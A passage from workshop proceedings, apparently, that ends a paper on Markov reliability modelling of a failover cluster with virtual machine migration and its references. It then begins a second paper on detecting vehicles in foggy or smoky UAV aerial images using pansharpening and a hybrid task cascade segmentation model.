\end{cases}
\tag{9}
$$

As a result, the simplified Markov model of cluster reliability, without taking into account the impact of reducing the availability of the cluster, and the cost of migrating virtual machines, respectively, leads to an upper estimate of the system reliability, presented in figure 7.




Figure 7: State and transition graph of the operational recovery cluster without taking into account the costs of virtual machine migration.

The system of differential equations corresponding to the state and transition diagram, shown in figure 7, has the form:

$$
\begin{cases}
P_0'(t) = -(2\lambda_0 + \lambda_2 + 2\lambda_1)P_0(t) + \mu_0 P_1(t) + \mu_2 P_2(t) + \mu_1 P_3(t), \\
P_1'(t) = -(\lambda_1 + \lambda_0 + \mu_0)P_1(t) + 2\lambda_0 P_0(t) + \mu_0 P_5(t), \\
P_2'(t) = -(\lambda_1 + \lambda_0 + \mu_2)P_2(t) + \lambda_2 P_0(t) + \mu_1 P_6(t) + \mu_0 P_7(t), \\
P_3'(t) = -(\lambda_1 + \lambda_0 + \mu_1)P_3(t) + \mu_0 P_4(t) + \mu_1 P_8(t) + \mu_0 P_9(t) + 2\lambda_1 P_0(t), \\
P_4'(t) = -\mu_0 P_4(t) + \lambda_1 P_1(t), \\
P_5'(t) = -\mu_0 P_5(t) + \lambda_0 P_1(t), \\
P_6'(t) = -\mu_0 P_6(t) + \lambda_1 P_2(t), \\
P_7'(t) = -\mu_0 P_7(t) + \lambda_0 P_2(t), \\
P_8'(t) = -\mu_1 P_8(t) + \lambda_1 P_3(t), \\
P_9'(t) = -\mu_0 P_9(t) + \lambda_0 P_3(t),
\end{cases}
\tag{10}
$$

The results of calculating the coefficients of non-stationary availability of the cluster for the models corresponding to the diagrams in figures 2 and 3 are shown in figure 8.




Figure 8: Non-stationary availability factors of a fault-tolerant cluster with and without taking into account virtual machine migration costs.

In figure 8, curves 1 and 2 correspond to the evaluation of the function of non-stationary availability factors $K_1(t)$ and $K_2(t)$ based on the diagrams in figure 6 and figure 7. Curve 3 in figure 4 corresponds to the difference $d = K_2(t)\check{}K_1(t)$ (the d value axis is on the right).

The calculation was performed under the following failure rates of the server, disk, and switch: $\lambda_0 = 1.115 \times 10^{-5}$ 1/h, $\lambda_1 = 3.425 \times 10^{-6}$ 1/h, $\lambda_2 = 2.3 \times 10^{-6}$ 1/h recovery respectively: $\mu_0 = 0.33$ 1/h, $\mu_1 = 0.17$1/h, $\mu_2 = 0.33$ 1/h.

The intensity of synchronization of the distributed storage system: $\mu_3 = 1$ 1/h, $\mu_4 = 2$ 1/h. The calculations were performed in the Mathcad computer mathematics system. Graphs allow us to conclude the significant impact of considering the migration of virtual machines on reliability.

Thus, a Markov model of the reliability of a failover cluster is proposed, which takes into account the costs of migrating virtual machines. A simplified model of a failover cluster has been built, which neglects the costs of restoring the migration of virtual machines. A significant impact on the reliability of a failover cluster (estimated by a non-stationary availability factor) is shown by taking into account virtualization mechanisms, in particular, the migration of virtual machines.

5. Conclusions

As a result of theoretical analysis, it has been established that a cluster is understood as a group of interconnected resources, perceived by the user as a single resource. Clusters are created to achieve high availability, fault tolerance, and system performance based on the consolidation of resources.

The article is considered a programmatic method of deploying a fault-tolerant computing cluster consisting of two physical servers (main and backup) on which a local hard disk is installed. The servers are connected via a switch. A distributed storage system with synchronous data replication from the source server to the standby server is deployed on the server disks, and a virtual machine is running on the cluster. A model of a failover cluster has been built, which neglects the costs of restoring the migration of virtual machines. The calculations were performed in the Mathcad computer mathematics system. The calculations allow us to conclude that accounting for the migration of virtual machines has a significant impact on reliability.

References

[1] A. Souza, A. Vittorio Papadopoulos, L. Tomas, D. Gilbert, J. Tordsson, Hybrid Adaptive Checkpointing for Virtual Machine Fault Tolerance, in: 2018 IEEE International Conference on Cloud Engineering (IC2E), 2018, pp. 12–22. doi:10.1109/IC2E.2018.00023.

[2] H. Xu, S. Xu, W. Wei, N. Guo, Fault tolerance and quality of service aware virtual machine scheduling algorithm in cloud data centers, The Journal of Supercomputing (2022). doi:10.1007/s11227-022-04760-5.

[3] V. Oleksiuk, O. Oleksiuk, The practice of developing the academic cloud using the Proxmox VE platform, Educational Technology Quarterly 2021 (2021) 605–616. doi:10.55056/etq.36.

[4] Y. O. Modlo, S. O. Semerikov, S. L. Bondarevskyi, S. T. Tolmachev, O. M. Markova, P. P. Nechypurenko, Methods of using mobile Internet devices in the formation of the general scientific component of bachelor in electromechanics competency in modeling of technical

objects, in: A. E. Kiv, M. P. Shyshkina (Eds.), Proceedings of the 2nd International Workshop on Augmented Reality in Education, Kryvyi Rih, Ukraine, March 22, 2019, volume 2547 of *CEUR Workshop Proceedings*, CEUR-WS.org, 2019, pp. 217–240. URL: https://ceur-ws.org/Vol-2547/paper16.pdf.

[5] K. Rajashekar, S. Karmakar, S. Paul, S. Sidhanta, Topology-Aware Cluster Configuration for Real-Time Multi-Access Edge Computing, in: Proceedings of the 24th International Conference on Distributed Computing and Networking, ICDCN '23, Association for Computing Machinery, New York, NY, USA, 2023, p. 286–287. doi:10.1145/3571306.3571417.

[6] N. M. Lobanchykova, I. A. Pilkevych, O. Korchenko, Analysis and protection of IoT systems: Edge computing and decentralized decision-making, Journal of Edge Computing 1 (2022) 55–67. doi:10.55056/jec.573.

[7] M. Popel, S. V. Shokalyuk, M. Shyshkina, The Learning Technique of the SageMath-Cloud Use for Students Collaboration Support, in: V. Ermolayev, N. Bassiliades, H. Fill, V. Yakovyna, H. C. Mayr, V. S. Kharchenko, V. S. Peschanenko, M. Shyshkina, M. S. Nikitchenko, A. Spivakovsky (Eds.), Proceedings of the 13th International Conference on ICT in Education, Research and Industrial Applications. Integration, Harmonization and Knowledge Transfer, ICTERI 2017, Kyiv, Ukraine, May 15-18, 2017, volume 1844 of *CEUR Workshop Proceedings*, CEUR-WS.org, 2017, pp. 327–339. URL: https://ceur-ws.org/Vol-1844/10000327.pdf.

[8] C.-Y. Yu, C.-R. Lee, P.-J. Tsao, Y.-S. Lin, T.-C. Chiueh, Efficient Group Fault Tolerance for Multi-tier Services in Cloud Environments, in: ICC 2020 - 2020 IEEE International Conference on Communications (ICC), 2020, pp. 1–7. doi:10.1109/ICC40277.2020.9149253.

[9] P. Kumari, P. Kaur, A survey of fault tolerance in cloud computing, Journal of King Saud University - Computer and Information Sciences 33 (2021) 1159–1176. doi:10.1016/j.jksuci.2018.09.021.

[10] C.-T. Yang, W.-L. Chou, C.-H. Hsu, A. Cuzzocrea, On improvement of cloud virtual machine availability with virtualization fault tolerance mechanism, The Journal of Supercomputing 69 (2014) 1103–1122. doi:10.1007/s11227-013-1045-1.

[11] S. M. Attallah, M. B. Fayek, S. M. Nassar, E. E. Hemayed, Proactive load balancing fault tolerance algorithm in cloud computing, Concurrency and Computation: Practice and Experience 33 (2021) e6172. doi:10.1002/cpe.6172.

[12] K. Kaur, S. Bharany, S. Badotra, K. Aggarwal, A. Nayyar, S. Sharma, Energy-efficient polyglot persistence database live migration among heterogeneous clouds, The Journal of Supercomputing 79 (2022) 1–30. doi:10.1007/s11227-022-04662-6.

[13] A. Belgacem, M. Saïd, M. A. Ferrag, A machine learning model for improving virtual machine migration in cloud computing, The Journal of Supercomputing (2023) 1–23. doi:10.1007/s11227-022-05031-z.

[14] H. Jin, L. Deng, S. Wu, X. Shi, H. Chen, X. Pan, MECOM: Live migration of virtual machines by adaptively compressing memory pages, Future Generation Computer Systems 38 (2014) 23–35. doi:10.1016/j.future.2013.09.031.

[15] P. Nechypurenko, T. Selivanova, M. Chernova, Using the Cloud-Oriented Virtual Chemical Laboratory VLab in Teaching the Solution of Experimental Problems in Chemistry of 9th Grade Students, in: V. Ermolayev, F. Mallet, V. Yakovyna, V. S. Kharchenko, V. Kobets,

A. Kornilowicz, H. Kravtsov, M. S. Nikitchenko, S. Semerikov, A. Spivakovsky (Eds.), Proceedings of the 15th International Conference on ICT in Education, Research and Industrial Applications. Integration, Harmonization and Knowledge Transfer. Volume II: Workshops, Kherson, Ukraine, June 12-15, 2019, volume 2393 of *CEUR Workshop Proceedings*, CEUR-WS.org, 2019, pp. 968–983. URL: https://ceur-ws.org/Vol-2393/paper_329.pdf.

[16] B. Talwar, A. Arora, S. Bharany, An Energy Efficient Agent Aware Proactive Fault Tolerance for Preventing Deterioration of Virtual Machines Within Cloud Environment, in: 2021 9th International Conference on Reliability, Infocom Technologies and Optimization (Trends and Future Directions) (ICRITO), 2021, pp. 1–7. doi:10.1109/ICRITO51393.2021.9596453.

[17] V. M. Sivagami, K. S. Easwarakumar, An Improved Dynamic Fault Tolerant Management Algorithm during VM migration in Cloud Data Center, Future Generation Computer Systems 98 (2019) 35–43. doi:10.1016/j.future.2018.11.002.

[18] A. Sheeba, B. Uma Maheswari, An efficient fault tolerance scheme based enhanced firefly optimization for virtual machine placement in cloud computing, Concurrency and Computation: Practice and Experience 35 (2023) e7610. URL: https://onlinelibrary.wiley.com/doi/abs/10.1002/cpe.7610. doi:10.1002/cpe.7610.

[19] W. Zhang, X. Chen, J. Jiang, A multi-objective optimization method of initial virtual machine fault-tolerant placement for star topological data centers of cloud systems, Tsinghua Science and Technology 26 (2021) 95–111. doi:10.26599/TST.2019.9010044.

[20] Y. Fang, Q. Chen, N. Xiong, A multi-factor monitoring fault tolerance model based on a GPU cluster for big data processing, Information Sciences 496 (2019) 300–316. doi:10.1016/j.ins.2018.04.053.

[21] D. Saxena, A. K. Singh, OFP-TM: An Online VM Failure Prediction and Tolerance Model towards High Availability of Cloud Computing Environments, The Journal of Supercomputing 78 (2022) 8003–8024. doi:10.1007/s11227-021-04235-z.

[22] S. M. Abdulhamid, M. S. A. Latiff, S. H. H. Madni, M. Abdullahi, Fault tolerance aware scheduling technique for cloud computing environment using dynamic clustering algorithm, Neural Computing and Applications 29 (2016) 279–293. doi:10.1007/s00521-016-2448-8.

[23] R. Mangalagowri, R. Venkataraman, Ensure secured data transmission during virtual machine migration over cloud computing environment, International Journal of System Assurance Engineering and Management (2023). doi:10.1007/s13198-022-01834-8.

[24] C. Gonzalez, B. Tang, FT-VMP: Fault-Tolerant Virtual Machine Placement in Cloud Data Centers, in: 2020 29th International Conference on Computer Communications and Networks (ICCCN), 2020, pp. 1–9. doi:10.1109/ICCCN49398.2020.9209676.

Object detection method based on aerial image instance segmentation received by unmanned aerial vehicles in the conditions rough for visualization

Serhiy V. Kovbasiuk[1], Leonid B. Kanevskyy[1], Mykola P. Romanchuk[1], Serhiy V. Chernyshuk[1] and Leonid M. Naumchak[1]

[1]*Korolyov Zhytomyr Military Institute, 22 Myru Ave., Zhytomyr, 10004, Ukraine*

Abstract

The article analyses the possibilities to use the unmanned aerial complexes in the system of decision making process for the crisis situations that require the object detection at aerial images received by the unmanned aerial vehicle under the conditions of atmospheric fog and smoke over the territories. For image sharpening we used Pansharpening method for injecting the dimensional details from panchromatic image to multispectral image. In order to increase the operational efficiency and accuracy of automotive vehicles detection at aerial images received by the unmanned aerial vehicles for more efficient use of received information in the system of decision making support it was selected Hybrid Task Cascade for Instance Segmentation model. This model is more appropriate for solving the tasks of small-sized object multiclass classification and detection at aerial image using the indirect signs.

Keywords

recognition, object detection, aerial photo-images, Pansharpening, instance segmentation, focal loss, unmanned aerial vehicles

1. Introduction

Some ten even five years ago the unmanned aerial vehicles (UAVs) were regarded skeptically as the ex-pensive toys for entertainment – to film the landscapes, animals, make photos from a bird's perspective over the reserved areas and so on. It was interesting only for quite few devoted people.

The contemporary situation all over the world concerning COVID-19 (SARS-CoV-2) epidemics placed new demands on mankind for communication, behavior and living [1, 2]. In general, we are talking about noncontact communications and various service rendering. First of all it touches upon assistance and danger identification in the cities and hard-to-access areas. The first

doors-2023: 3rd Edge Computing Workshop, April 7, 2023, Zhytomyr, Ukraine

klasik552008@gmail.com (S. V. Kovbasiuk); leo10k10@ukr.net (L. B. Kanevskyy); romannik@ukr.net (M. P. Romanchuk); rekryt2002@gmail.com (S. V. Chernyshuk); naumchak.leonid@gmail.com (L. M. Naumchak)
https://ieeexplore.ieee.org/author/37087014573 (S. V. Kovbasiuk); https://ieeexplore.ieee.org/author/37087014236 (L. B. Kanevskyy); https://ieeexplore.ieee.org/author/37087013658 (M. P. Romanchuk); [https://ieeexplore.ieee.org/author/37088397045] (S. V. Chernyshuk); https://ieeexplore.ieee.org/author/37089179498 (L. M. Naumchak)
0000-0002-6003-7660 (S. V. Kovbasiuk); 0000-0002-3298-5866 (L. B. Kanevskyy); 0000-0002-0087-8994 (M. P. Romanchuk); 0000-0003-2859-3306 (S. V. Chernyshuk); 0000-0002-7311-6659 (L. M. Naumchak)

CEUR Workshop Proceedings (CEUR-WS.org)

steps in this direction were made in November 2019 when COVID-19 (SARS-CoV-2) pandemia was in the initial stage but China already used UAVs to detect the isolation trespassers, potential sick people and even to monitor the body temperature by thermal imaging scanning.

Another important UAV task was the drugs and other important items delivery to the people on self-isolation (food, hygienic stuff, essential goods). There was also carried out the monitoring and control over the fires and other hazardous objects in hard-to-access areas [3, 4].

One of the most important elements affecting such tasks is the visualization system (information display) and information processing technologies. Often, one of the reasons making impossible using the visual control principles of UAV landing or information gathering concerning the objects at the Earth and the very Earth as bottoming surface is the atmospheric fog, smoke over the ground and imperfect (not adapted for such conditions) methods of object detection at the aerial photo-images received by the UAVs.

In the conditions of low possibility to take into account all factors concerning the UAV (visual confirmation) it may cause the task failure or flight safety violation. Accordingly, the key markers for delivery or situation monitoring using the UAVs in the conditions rough for visualization are the abilities to assess fast and reliably the area where the automatic object detection, recognition and classification means above the Earth ground may prove justifiable.

The contemporary visualization systems enable to represent huge information volumes from various sources of spatial basing: spaceships as the Earth surface optical-electronic monitoring and remote sensing, and UAVs. Usually, information from such sources does not contain the intermediate conclusions concerning monitoring that complicates the sequence of events forecast and executive decision making. To solve such problem in the automatic mode the gathered information processing is carried out – thematic aerial image processing. The thematic processing and data complexation from all aforementioned means enables the overall situation assessment in the given Earth area.

Such method of information gathering requires using system analysis and synthesis method of different time and parameter data from physically different means of information gathering. For qualitative incoming traffic transformation process of separated data from all the sources of spatial basing into a single final result fit for using under the complicated visual conditions it is necessary to determine the main components (phases) of thematic processing, logical links of various structural data complexation study along with determination of evolving problems and possible means of their solution.

In the framework of solution of the new tasks for noncontact communications using the UAVs it is necessary to search and develop an efficient (operative and sufficiently reliable) detection method of fine-grained objects at aerial images received by the UAVs both in simple conditions and in the conditions rough for visualization.

The purpose of the article is to analyze the application of object detection neural network models for UAV image processing in conditions of atmospheric haze and smog, with their further improvement to increase the accuracy of localization and recognition of objects on the ground surface.

2. Related works

Based on the analysis of atmosphere transmission over Ukraine in 2019 given in table 1 as for classical visualization of image results at aerial photo-images from various sources it is possible to conclude that depending on the season 35 percent of daytime per year is clouded and require special methods of object detection at the aerial images received under such conditions.

Table 1
Analysis of cloud coverage over Ukraine in 2019.

Region	January	February	March	April	May	June	July	August	September	October	November	December
AR Crimea			▒							▒	▒	▒
Vinnytsia			▒	▒							▒	
Volyn		▒								▒		▒
Dnipropetrovsk		▒									▒	
Donetsk		▒	▒								▒	▒
Zhytomyr			▒	▒							▒	▒
Zakarpattia	▒	▒	▒								▒	
Zaporizhzhya		▒									▒	▒
Ivano-Frankivsk		■	▒							▒	■	
Kyiv		▒	▒							▒	▒	
Kirovohrad		▒										▒
Lugansk	▒		▒									▒
Lviv			■	▒							▒	▒
Mykolayiv		▒									▒	
Odesa		▒	▒								▒	▒
Poltava			▒								▒	
Rivne		▒	▒							▒		▒
Sumy			▒								▒	▒
Ternopil			▒	▒							▒	▒
Kharkiv			▒	▒							▒	▒
Kherson			▒								▒	
Khmelnytskyi		▒	▒								▒	
Cherkasy		▒	▒							▒	▒	▒
Chernivtsi			▒	▒						▒	▒	
Chernihiv	▒		▒	▒							▒	▒
UKRAINE		▒	▒								▒	▒

■ Over 70% of time the sky was cloudy during that month
▒ From 25% to 70% of time the sky was cloudy during that month
□ Up to 25% of time the sky was clouded, and 75% it was clear during that month

Smoke is one of the emergency situations factors, which excludes the possibility of using detectors for processing aerial photographs from UAVs. The Pansharpening method, which is based on the use of spatial details injections from panchromatic image to a multispectral image, showed better results for improving the original image in the presence of atmospheric haze or smoke during fires. Currently, the following injection models can be distinguished: the Gram-Schmidt projection model of orthogonalization, which was underlined the spectral sharpening [5] and context-oriented solution [6] methods; a model based on modulation, underlined the developing of high-frequency modulation [7], synthetic variable coefficients [8], and models of spectral distortions minimizing [9, 10]. The contrast-based model is inherently local, or context-adaptive [11], unlike the projection model, as the injection gain varies at each pixel [12].

For the task solution of efficient object detection and recognition at images there have been used the methods of image semantic and instance segmentation which are developing in parallel and which have their peculiarities, ad-vantages and disadvantages.

The methods of semantic segmentation that use convolution neural networks (CNN) solve the task of detection and recognition from their multilevel aggregation or from through structural prediction [13]. Using the augmented CNN [14], as networks of pyramidal scenes analysis [13] that uses the phalanx pyramid module (PPM) and feature pyramid (FPN) [15, 16] that enable to keep high resolution till the last layer, has increased the efficiency of context receiving.

Instance segmentation allows solving the tasks of actual semantic class object identification related to an aerial image pixel. Starting from the regional CNN (R-CNN) [17] the instance segmentation is performed by two-stage principle: from the generated sequence of segmented proposals the comparison of the best one is carried out [18, 19]. The common for those methods of instance segmentation is segmentation by the regional proposal network (RPN) before the object classification. In InstanceFCN [20] mask proposals are received from full convolution network (FCN) [19]. MNC [21] uses sample segmentation as conveyor which work is composed of three subtasks: object mask localization, forecasting and categorization, and through cascade method it trains the neural network. InstanceFCN implementation is usage of full convolution approach for instance segmentation. Model Mask R-CNN adds additional branch based on Faster R-CNN [22] and uses common approach to forming the limits and masks when two target functions in parallel solve separate tasks that increases the accuracy of object localization and its recognition on the aerial image. PANet [23] uses bilateral information flow in FPN [24].

Background object classifiers that use semantic segmentation methods usually built on FCN with extensions [13] do not stipulate the sample limits for classes. The methods of instance segmentation based on detectors that usually use the object proposals based on offered areas [25, 19] ignore the background objects making impossible to use non-directs features. Their combination enables to solve the task of scene analysis [15], image review [16] or scene integral understanding [19].

To increase reliability of fine-grained objects detection two-stage detectors have been developed [14, 22, 26], which compared with the one-stage ones [27, 28] are characterized by optimization and possibility to generate sufficient number of high level features. In particular, in multi-regional CNN [29] the iterative mechanism of detection for specification of limits is used. Detector AttractioNet [30] uses module Attend&Refine for renewal of limiting places iteratively. Models CRAFT [31] and Fast R-CNN [27] for detection credibility growth include the cascade structure in RPN [22].

One of the ways to increase the detection credibility and object recognition is usage of cascade structure of neural network structure. In particular, Cascade R-CNN [32] is composed of several stages where the previous stage sends the data to the next one with metrics IoU threshold values increase to increase the quality of data processing trainings. Direct combination of Cascade R-CNN and Mask R-CNN provides an insignificant improvement due to mask foresight at further stages that receive higher accuracy of detection and recognition only from more qualitatively localized bounding boxes without direct combination. So, the creation of multi-stage conveyer of aerial image pro-cession that uses the combination of detection, instance segmentation and semantic segmentation for receiving the context, will enable to increase the accuracy of object detection and recognition.

3. Method

Information from various sources of spatial basing will stipulate complexation of various structural data within onetime interval (during the first day half). So, the data about the same object are received by UAV – aerial image in visible range, and from spaceship – multispectral image. Such approach will enable the connection with spatial and spectral analytical models and in case of the library of spectral etalons availability it may enable to use spectral-spatial (sub-pixel) analysis which should result in automatic ground object identification at the Earth surface (table 1).

It is also important to harmonize the images in one format, so that they had the same resolution. Then, the main principle of data acquisition construction about the object of monitoring may become the optimal effort resolution among the means of various spatial basing sources. In this case it is necessary and sufficient is the task of multi-criteria task solution for choosing sufficient means of intelligence data gathering and sequence of their use determination. The optimization approach stipulates mathematical models use and optimization criterion explicitly. The basis for such task solution is the best alternative search by some criterion. Such approach enables to increase the solution quality through such factors:

- enables to find the variants of task solution at various values of real limits to variables and various initial conditions;
- enables to simplify the best solution selection procedure thanks to using the analytical criteria; several criteria may be used simultaneously;
- presence of multitude of methods of dynamic optimization task solution enables to select the best alternative.

Pansharpening methods synthesize images with the same number of spectral channels as the input multispectral image and resolution as in the input panchromatic image. After interpolation from the multispectral image into the panchromatic space, elements are extracted from it and added to the corresponding bands of the multispectral image using the injection model. Panning is pre-selected with a histogram, that is, radiometrically transformed by constant gain and offset. The injection model defines the combination of the multispectral image low frequency image with the spatial details of the panchromatic image. This approach is applied to each resampled band of the multi-spectral image and the low-frequency version of the panchromatic image. In this approach, the bandwidth of the panchromatic image covers four spectral bands (figure 1). This provides the advantage that the removal of the estimated path radii for the calculation of the injection model is more consistent in terms of spectral quality (color hues) in relation to spatial characteristics [33]. This approach is the basis for the decision regarding the survey of infrastructure objects in the epicenter of the fire to improve image quality [34].




Figure 1: Flowchart of CS/MRA-switchable pansharpening.

Based on the results of the detectors application [35, 36, 37, 38, 39, 40], the problems of the impact of deformation, occlusion, changing image size in the picture and frequent background changes are determined. A promising approach to their solution is the application of a cascade of elemental and semantic segmentation models that use a deep trunk net-work generating sufficient representations of features.

As the model basis CNN ResNeXt [29] in BiFPN [41] is used. ResNeXt is high-module network architecture with great receptive field due to aggressive convolution. BiFPN usage enables to carry out the contribution research of various original feature cards with simultaneous repeated usage of multi-scale synthesis of features “from top downward” and “bottom upwards”. It enables to capture the features from the lower level of highway neural network and as a result it enables to recognize the objects in broader scale range using fewer parameters than augmented CNN. It solves the problem of hardware restrictions that usually exists both for semantic or for instance segmentation and their combined education. At BiFPN pyramid top deforming CNN (DCN) [42] is used that adapts the target function to the object geometric variations at aerial image using dependence that not all pixels inside the receptive layer filed of neural network make contribution into the neural network work result. The differences in those contributions are presented by efficient receptive field, which values are calculated as gradient of layer node response to in-tensity of each image pixel disturbance. DCN implementation that broadens the selection spatial placement in CNN additional layers by shifting and shift education, enables to adapt the target function reflection to object configuration as affected by possible transformations, deforming its selection structure and combination that fit the object structure. The suggested approach increases the detection credibility and object recognition at the aerial image.

To increase the credibility of object detection and recognition through object image localization increase at the aerial image and bounding boxes adaptation to the object forms the guided anchorage regional proposal network is used (GA-RPN) [43] used after BiFPN. GA-RPN usage is determined by two factors: the objects at the image are located unevenly, form (object scale and aspect ratio) are close related with its content and location as to the back-ground elements. The neural network placed in the guided anchorage module basis is composed of two branches for prediction of possible location regions and object form and feature adaptation component. The predictive branch determines the probability card that directs at possible objects locations, but the form predictive branch stipulates depending on the object location – aspect ratio. According to the results of both branches the anchor set is generated which predicted location possibilities surpass the given threshold and the most possible forms of each of selected places. As far as the anchor form may change the features in various places have to be captured in various scales. For that feature adaptation module is used additionally that selects the anchor forms according to the feature presentation. Thus, the multilevel anchor generation scheme is applied that enables to form the anchor set of several feature cards taking into account BiFPN architecture. As a result, each object location is related to only one anchor of dynamically predicted form instead of a set of predetermined anchors. The features for the anchor forming are received from the original feature card of BiFPN corresponding level.

Common communication use between the bounding box detection and masks gives limited prize, so their cascade application for improvement of detected object localization and their recognition is more efficient solution. The cascade procedure is applied during the conclusions of each stage that enables to coordinate the hypotheses more accurately. The cascade use enables to decrease the network retraining as a result of exponentially vanishing positive samples and stage conclusion non-conformity for IoU value, for which the detector is optimal, to incoming hypotheses. But there is a rupture in information flow between the branches of cascade various stages that results in mask separation at later stages and gives prize only in better localized bounding boxes [32].

To overcome the rupture between the stages the hybrid task cascade is used for instance segmentation [44]. The key idea is information flow improvement by cascade inclusion and multi-task feature at each stage and usage of spatial context for further object detection and recognition credibility increase. As a result of research the hybrid segmentation cascade model was improved that enables to increase the productivity of the aerial image multi-stage processing, recognize the various plan foreground from overwhelmed background due to spatial context using the semantic segmentation. The model structural scheme is given at fig. 2, where: I – incoming image, $Pool$ – feature regional deletion, B_t, M_t – detection of bounding box and mask at stage t.

